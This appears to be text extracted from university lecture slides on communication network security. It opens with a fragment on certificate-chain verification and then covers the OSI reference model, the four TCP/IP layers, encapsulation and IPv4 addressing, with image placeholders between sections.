
Checking we need to do:

- Verify the digital signature with signer's public key in signer's PKC
- Verify signer's PKC using CA's public key in the root cert
- Confirm the signer's PKC is not yet expired
- Check the signer's PKC is not yet revoked (using the CRL)
- Check the digital signature of the CRL

Certification Path

- The *certificate chain* is a list of certificates used to authenticate an entity
- The chain begins with the certificate of that entity, and each certificate in the chain is signed by the entity identified by the next certificate in the chain
- The chain terminates with a root CA certificate: a certificate signed by the CA itself
- The signatures of all certificates in the chain must be verified until the root CA certificate is reached

Example Certification Path



COMP 3355

Communication Network

Security

K.P. Chow
University of Hong Kong

Communication Network Security

- Introduction
- The OSI Reference Model
- The Internet Model (TCP/IP Model)
- Security at Different Layers
- Communication Security Issues

Introduction

- Communication network: an infrastructure for exchanging information in electronic form
 - a physical infrastructure: communication links (wires and cables), routers, repeaters, and other devices
 - a logical infrastructure, which includes communication protocols that give “meaning” to the electronic impulses or binary information exchanged over the network


Communication Network

- Types of information: voice, documents, photos, or video
- Types of communication network
 - a public switched telephone network
 - a mobile telephone network
 - the Internet
 - a common infrastructure (i.e., a common communication network), for exchanging various types of information.

The OSI Reference Model

- The 7-layer OSI (Open Systems Interconnection): one of the frequently used models for explaining the logical structure of a communication network
- Function of each layer: provides a subset of communication services in such a way that it uses the services from the next lower layer and provides services to the next higher layer

The 7-layer OSI reference model.



The OSI Reference Model

- Encapsulation: each layer receives a protocol data unit (PDU, i.e., the data to be transmitted) from the next higher level and appends its layer-specific control information in the form of a header (e.g., AH, PH, SH). The data link layer additionally appends a trailer (LT)


Seven Layers of OSI

1. The **physical layer** provides the point-to-point connection managed by the data link layer
2. The **data link layer** establishes the “point-to-point” connection
3. The **network layer** provides the “end-to-end” connection between two systems
4. The **transport layer** is to provide a reliable data exchange mechanism between processes running on different end systems
5. The **session layer** is necessary for applications that need a mechanism for establishing, managing, and terminating a session (i.e., a dialogue) between them
6. The **presentation layer** translates between the local data representation & the representation used for information exchange
7. The **application layer** provides an access point to the OSI environment as well as certain distributed information services⁸

The Internet Model (TCP/IP Model)

- The Internet model is based on the TCP/IP protocol suite: a protocol suite is a set of *cooperating* communication protocols
- The name “Internet” is used to refer to a network using the internetworking technology based on that protocol suite

The OSI reference model and the Internet model.



Four layers in TCP/IP – Network Access Layer

- The **network access layer** roughly corresponds to that of the OSI data link and physical layer: makes communication possible between a host and the transmission medium
 - The **Logical Link Control** (LLC, IEEE 802.2 standard) sublayer: addressing hosts across the transmission medium and for controlling the data link, routing data between hosts attached to the same local area network (LAN).
 - The **Medium Access Control** (MAC) sublayer: “hides” the specifics of the underlying physical transmission medium (e.g., optical fiber or twisted pair), the network topology, and the medium control technique employed (e.g., Ethernet based on the IEEE 802.3 standard, or token ring from IEEE 802.5).

Four layers in TCP/IP – Internet Layer

- The **Internet layer** (the core part of the Internet): makes internetworking possible since it allows data to be sent between two hosts even if they are not attached to the same LAN. Its most important task is *routing*, that is, deciding to which host to send a piece of data even if the routing host has no idea how the actual path to the destination host will look
 - The routing is based on the 4-byte IP addresses (IPv4)

0	8	16	24	32
Binary				
11100011	01010010	10011101	10110001	
227	82	157	177	

IP Address: 227.82.157.177
Split Into 8-Bit Network ID and 24-Bit Host ID

Four layers in TCP/IP – Transport Layer


3. The **transport layer** (the host-host layer): supports the exchange of data between processes running on different hosts. It is in charge of allowing logical connections to be made between devices to allow data to be sent either unreliable or reliably
 - Transmission Control Protocol (TCP)
 - User Datagram Protocol (UDP)

Four layers in TCP/IP – Application Layer

4. The process/application layer

- Encompass layers five through seven in the OSI model


TCP/IP Protocols



TCP/IP versus OSI

- TCP/IP Protocols are considered to be standards around which the Internet has developed. The OSI model however is a **“generic, protocol-independent standard.”**
- TCP/IP appears to be a more simpler model because it has fewer layers
 - TCP/IP combines the presentation and session layer issues into its application layer
 - TCP/IP combines the OSI data link and physical layers into the network access layer
- TCP/IP is considered to be a more credible model because TCP/IP protocols are the standards around which the internet was developed, whereas in contrast networks are not usually built around the OSI model as it is merely used as a guidance tool

TCP/IP Communication




